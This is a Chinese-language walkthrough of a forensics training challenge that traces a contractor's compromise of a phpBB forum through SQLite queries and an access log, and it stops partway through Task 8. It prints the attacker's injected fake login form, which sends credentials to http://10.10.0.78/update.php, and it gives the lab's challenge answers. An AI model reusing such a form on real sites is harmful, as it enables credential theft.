Bumblebee,sqlite3、log


```
Sherlock Scenario
An external contractor has accessed the internal forum here at Forela via
the Guest Wi-Fi, and they appear to have stolen credentials for the
administrative user! We have attached some logs from the forum and a full
database dump in sqlite3 format to help you in your investigation.
* * *
About Bumblebee
In this Sherlock, you'll step into the role of a DFIR specialist, tracing
the steps of an external contractor who breached Forela's internal forum.
Utilizing provided forum logs and an SQLite3 database dump, you'll unravel
how the perpetrator exploited the Guest WiFi to steal administrative
credentials. This easy task tests the your ability to analyze forensic data,
follow digital footprints, and unmask the identity of the intruder.
```

文件：`phpbb.sqlite3、access.log`
參考指令：https://www.runoob.com/sqlite/sqlite-syntax.html

Task 1

What was the username of the external contractor?

查看表`.tables`



```
sqlite> .tables
phpbb_acl_groups           phpbb_oauth_tokens
phpbb_acl_options          phpbb_poll_options
phpbb_acl_roles            phpbb_poll_votes
phpbb_acl_roles_data       phpbb_posts
phpbb_acl_users            phpbb_privmsgs
phpbb_attachments          phpbb_privmsgs_folder
phpbb_banlist              phpbb_privmsgs_rules
phpbb_bbcodes              phpbb_privmsgs_to
phpbb_bookmarks            phpbb_profile_fields
phpbb_bots                 phpbb_profile_fields_data
phpbb_config               phpbb_profile_fields_lang
phpbb_config_text          phpbb_profile_lang
phpbb_confirm              phpbb_ranks
phpbb_disallow             phpbb_reports
phpbb_drafts               phpbb_reports_reasons
phpbb_ext                  phpbb_search_results
phpbb_extension_groups     phpbb_search_wordlist
phpbb_extensions           phpbb_search_wordmatch
phpbb_forums               phpbb_sessions
phpbb_forums_access        phpbb_sessions_keys
phpbb_forums_track         phpbb_sitelist
phpbb_forums_watch         phpbb_smilies
phpbb_groups               phpbb_styles
phpbb_icons                phpbb_teampage
phpbb_lang                 phpbb_topics
phpbb_log                  phpbb_topics_posted
phpbb_login_attempts       phpbb_topics_track
phpbb_migrations           phpbb_topics_watch
phpbb_moderator_cache      phpbb_user_group
phpbb_modules              phpbb_user_notifications
phpbb_notification_types   phpbb_users
phpbb_notifications        phpbb_warnings
phpbb_oauth_accounts       phpbb_words
phpbb_oauth_states         phpbb_zebra
```

如果直接`select *`，會很雜亂，我先顯示格式有哪啥？

`.schema phpbb_users`

我在查詢想要的值。

```
select user_id,user_ip,username,user_password from phpbb_users;
* * *
2|10.255.254.2|admin|$2y$10$xAYAKGTtZx6GzDACtlEUvOvqrg8RXh2eXSZS.kgM63lrtkyiGs9Ni
48|10.255.254.2|phpbb-admin|$2y$10$OBCVQ84Ws6.oM26BeLxNV.fgvR12Zpv07mAG1x5qxYGLOect7ZMSG
49|10.255.254.2|test|$2y$10$s4Z0TRKYB6UQ0zJBZFC1y.ijggBbaEbPNlY39vMlw9PDWq.RNXNo2
50|10.255.254.2|rsavage001|$2y$10$CRf..a9NKigIiLd1g7JRQ.2M6owu2C7fpxXCvSQyxBfHLKlQvJyQu
51|10.10.0.78|apoole|$2y$10$Zdv/oKUxTjKLqQjL2oNWmuuFZUN9zNeJa0ka.R8RpQ4yqC4mAcQn.
52|10.10.0.78|apoole1|$2y$10$X6g4kRzlGjLcQhOt8t26f.qpstOQVzFJP8U3ETdP7.ZpUQhwqiCae
```

答案：`apoole1`


Task 2

What IP address did the contractor use to create their account?

同上
`10.10.0.78`

Task 3

What is the post_id of the malicious post that the contractor made?



```
sqlite> .schema phpbb_posts
CREATE TABLE `phpbb_posts` (
  `post_id` integer  NOT NULL PRIMARY KEY AUTOINCREMENT
,  `topic_id` integer  NOT NULL DEFAULT 0
```


```
sqlite> select post_id from phpbb_posts;
2
9
1
```

答案：`9`

Task 4

What is the full URI that the credential stealer sends its data to?

查看全部，後面的有點像網站



```
m action="./search.php" method="get" id="search1">          <fieldset>          <input name="keywords" id="keywords1" type="search
 maxlength="128" title="Search for keywords" class="inputbox search tiny" size="20" value="" placeholder="Search…">          <button class="
utton button-search" type="submit" title="Search">          <i class="icon fa-search fa-fw" aria-hidden="true"></i><span class="sr-only"
Search</span>          </button>          <a href="./search.php" class="button button-search-end" title="Advanced search">
          <i class="icon fa-cog fa-fw" aria-hidden="true"></i><span class="sr-only">Advanced search</span>          </a>
      </fieldset>          </form>          </div>          </div>          </div>     <div class="navbar" role="navigati
n">       <div class="inner">          <ul id="nav-main" class="nav-main linklist" role="menubar">          <li id="quick-links" class="quick-lin
s dropdown-container responsive-menu" data-skip-responsive="true">          <a href="#" class="dropdown-trigger dropdown-toggle">
<i class="icon fa-bars fa-fw" aria-hidden="true"></i><span>Quick links</span>          </a>          <div class="dropdown">
<div class="pointer"><div class="pointer-inner"></div></div>          <ul class="dropdown-contents" role="menu">
li class="separator"></li>          <li>          <a href="./search.php?search_id=unanswered" role="menuit
m">          <i class="icon fa-file-o fa-fw icon-gray" aria-hidden="true"></i><span>Unanswered topics</span>
       </a>          </li>          <li>          <a href="./search.php?
earch_id=active_topics" role="menuitem">          <i class="icon fa-file-o fa-fw icon-blue" aria-hidden="true"></i><span>Act
ve topics</span>          </a>          </li>          <li class="separator"></li>
          <li>          <a href="./search.php" role="menuitem">          <i cla
s="icon fa-search fa-fw" aria-hidden="true"></i><span>Search</span>          </a>          </li>
          <li class="separator"></li>          </ul>          </div>          </li>          <li data-skip-responsive="
rue">          <a href="/phpBB3/app.php/help/faq" rel="help" title="Frequently Asked Questions" role="menuitem">          <i class="icon f
-question-circle fa-fw" aria-hidden="true"></i><span>FAQ</span>          </a>          <li class="rightside" data-skip-responsive=
true">          <a href="./ucp.php?mode=login" title="Login" accesskey="x" role="menuitem">          <i class="icon fa-power-off fa-fw" ar
a-hidden="true"></i><span>Login</span>          </a>          </li>          <li class="rightside" data-skip-responsive="true">
   <a href="./ucp.php?mode=register" role="menuitem">          <i class="icon fa-pencil-square-o  fa-fw" aria-hidden="true"></i><span>Reg
ster</span>          </a>          </li>          </li data-skip-responsive="true"></ul>          <ul id="nav-breadcrumbs" class="nav-brea
crumbs linklist navlinks" role="menubar">          <li class="breadcrumbs" itemscope="" itemtype="http://schema.org/BreadcrumbList" style="max-width: 93
px;">          <span class="crumb" itemtype="http://schema.org/ListItem" itemprop="itemListElement" itemscope=""><a href="./index.php" itemtype=
https://schema.org/Thing" itemprop="item" accesskey="h" data-navbar-reference="index" title="Board index"><i class="icon fa-home fa-fw"></i><span itemprop
"name">Board index</span></a><meta itemprop="position" content="1"></span>          </li>          <li class="rightside responsive-search"
          <a href="./search.php" title="View the advanced search options" role="menuitem">          <i class="icon fa-search fa-fw
 aria-hidden="true"></i><span class="sr-only">Search</span>          </a>          </li>          </ul>          </div>          </div>          <
div>          <a id="start_here" class="anchor"></a>          <div id="page-body" class="page-body" role="main">          <div class="panel">
     <div class="inner">          <div class="content">          <h3>Session Timeout</h3>          <br/>
  <br/>          <p>Your session token has timed out in order to proceed you must login again.</p>          </div>
/div>          </div>          <form action="http://10.10.0.78/update.php" method="post" id="login" data-focus="username" target="hiddenframe">     <div class=
panel">     <div class="inner">          <div class="content">          <h2 class="login-title">Login</h2>          <fieldset class="fields1"
     <dl>          <dt><label for="username">Username:</label></dt>          <dd><input type="text" tabindex="1" name="username" id="us
rname" size="25" value="" class="inputbox autowidth"></dd>          </dl>          <dl>          <dt><label for="password">Password:</label></dt
          <dd><input type="password" tabindex="2" id="password" name="password" size="25" class="inputbox autowidth" autocomplete="off"></dd>
   </dl>          <dl>     <dd><label for="autologin"><input type="checkbox" name="autologin" id="autologin" tabindex="4">Remember me</label></dd>     <
d><label for="viewonline"><input type="checkbox" name="viewonline" id="viewonline" tabindex="5">Hide my online status this session</label></dd>
</dl>          <dl>          <dt>&nbsp;</dt>          <dd>     <input type="submit" name="login" tabindex="6" value="Login" class="button
" onclick="sethidden()"></dd>          </dl>          </fieldset class="fields1"></div>          </div>     </div>          </form>
/div>          <div id="page-footer" class="page-footer" role="contentinfo">          <div class="navbar" role="navigation">          <div class="inner">
```

`select * from phpbb_posts;`


逐一查看答案：`http://10.10.0.78/update.php`

Task 5

When did the contractor log into the forum as the administrator? (UTC)


`select * from phpbb_log;`

發現有登入、新增資訊、備份



```
61|0|48|0|0|0|0|10.10.0.78|1682506392|LOG_ADMIN_AUTH_SUCCESS|
62|0|48|0|0|0|0|10.10.0.78|1682506431|LOG_USERS_ADDED|a:2:{i:0;s:14:"Administrators";i:1;s:6:"apoole";}
63|0|48|0|0|0|0|10.10.0.78|1682506471|LOG_DB_BACKUP|
```

查看`access.log`




```
10.10.0.78 - - [26/Apr/2023:11:53:12 +0100] "POST /adm/index.php?sid=0bc281afeb61c3b9433da9871518295e HTTP/1.1" 302 849 "http://10.10.0.27
/adm/index.php?sid=0bc281afeb61c3b9433da9871518295e" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.10.0.78 - - [26/Apr/2023:11:53:12 +0100] "GET /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff0577 HTTP/1.1" 302 318 "http://10.10.0.27
```

`26/04/2023 10:53:12`

Task 6

In the forum there are plaintext credentials for the LDAP connection, what is the password?

`select * from phpbb_config;`



```
ldap_password|Passw0rd1|0
ldap_port||0
ldap_server|10.10.0.11|0
```


`Passw0rd1`

Task 7

What is the user agent of the Administrator user?

排除正常代理：

```
cat access.log| grep -v "Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0)"
```



```
esome.min.css?assets_version=4" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:16 +0100] "GET /app.php/feed?sid=0c7db2c9e7c0a6b4d3cda40cceb0db62 HTTP/1.1" 200 13548 "-" "Mozilla/5.0 (Macintosh; Intel
 Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:16 +0100] "GET /app.php/feed/forum/2?sid=0c7db2c9e7c0a6b4d3cda40cceb0db62 HTTP/1.1" 200 13563 "-" "Mozilla/5.0 (Macintos
h; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:17 +0100] "GET /app.php/feed/topic/2?sid=0c7db2c9e7c0a6b4d3cda40cceb0db62 HTTP/1.1" 200 12485 "-" "Mozilla/5.0 (Macintos
h; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
10.255.254.2 - - [26/Apr/2023:09:11:17 +0100] "GET /app.php/feed/topics?sid=0c7db2c9e7c0a6b4d3cda40cceb0db62 HTTP/1.1" 200 13608 "-" "Mozilla/5.0 (Macintosh
; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36"
::1 - - [26/Apr/2023:09:11:23 +0100] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.56 (Debian) (internal dummy connection)"
```


```
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/112.0.0.0 Safari/537.36
```

Task 8

What time did the contractor add themselves to the Administrator group? (UTC)

```
sqlite> select user_id,username,group_id from phpbb_users;
2|admin|5
群組id = 5 <=SQL後面可加where group_id=5;
```


共2筆：



```
sqlite> select user_id,username,group_id from phpbb_users where group_id=5;
2|admin|5
48|phpbb-admin|5
```


`user_id=2、48 、group_id=5`

查看phpbb.log，他也有user_id




```
sqlite> .schema phpbb_log
CREATE TABLE `phpbb_log` (
  `log_id` integer  NOT NULL PRIMARY KEY AUTOINCREMENT
,  `log_type` integer NOT NULL DEFAULT 0
,  `user_id` integer  NOT NULL DEFAULT 0
```

每一筆user_id都為48



```
sqlite> select * from phpbb_log;
49|0|48|0|0|0|0|10.255.254.2|1682352616|LOG_CLEAR_ADMIN|
50|0|48|0|0|0|0|10.255.254.2|1682353038|LOG_CONFIG_REGISTRATION|
51|0|48|0|0|0|0|10.255.254.2|1682353166|LOG_ACL_ADD_FORUM_LOCAL_F_|a:2:{i:0;s:7:"Welcome";i:1;s:41:"<span cl
52|0|48|0|0|0|0|10.255.254.2|1682420947|LOG_ADMIN_AUTH_SUCCESS|
53|3|48|0|0|0|51|10.255.254.2|1682420960|LOG_USER_NEW_PASSWORD|a:1:{i:0;s:6:"apoole";}
54|0|48|0|0|0|0|10.255.254.2|1682420962|LOG_USER_USER_UPDATE|a:1:{i:0;s:6:"apoole";}
55|0|48|0|0|0|0|10.255.254.2|1682420963|LOG_USER_USER_UPDATE|a:1:{i:0;s:6:"apoole";}
56|0|48|0|0|0|0|10.255.254.2|1682423167|LOG_EXT_ENABLE|a:1:{i:0;s:13:"rokx/dborldap";}
57|0|48|0|0|0|0|10.255.254.2|1682423251|LOG_CONFIG_AUTH|
58|3|48|0|0|0|51|10.255.254.2|1682423286|LOG_USER_NEW_PASSWORD|a:1:{i:0;s:6:"apoole";}
59|0|48|0|0|0|0|10.255.254.2|1682423286|LOG_USER_USER_UPDATE|a:1:{i:0;s:6:"apoole";}
60|0|48|0|0|0|0|10.255.254.2|1682424836|LOG_CONFIG_AUTH|
61|0|48|0|0|0|0|10.10.0.78|1682506392|LOG_ADMIN_AUTH_SUCCESS|
62|0|48|0|0|0|0|10.10.0.78|1682506431|LOG_USERS_ADDED|a:2:{i:0;s:14:"Administrators";i:1;s:6:"apoole";}
63|0|48|0|0|0|0|10.10.0.78|1682506471|LOG_DB_BACKUP|
sqlite> 
```

`cat access.log | grep group`

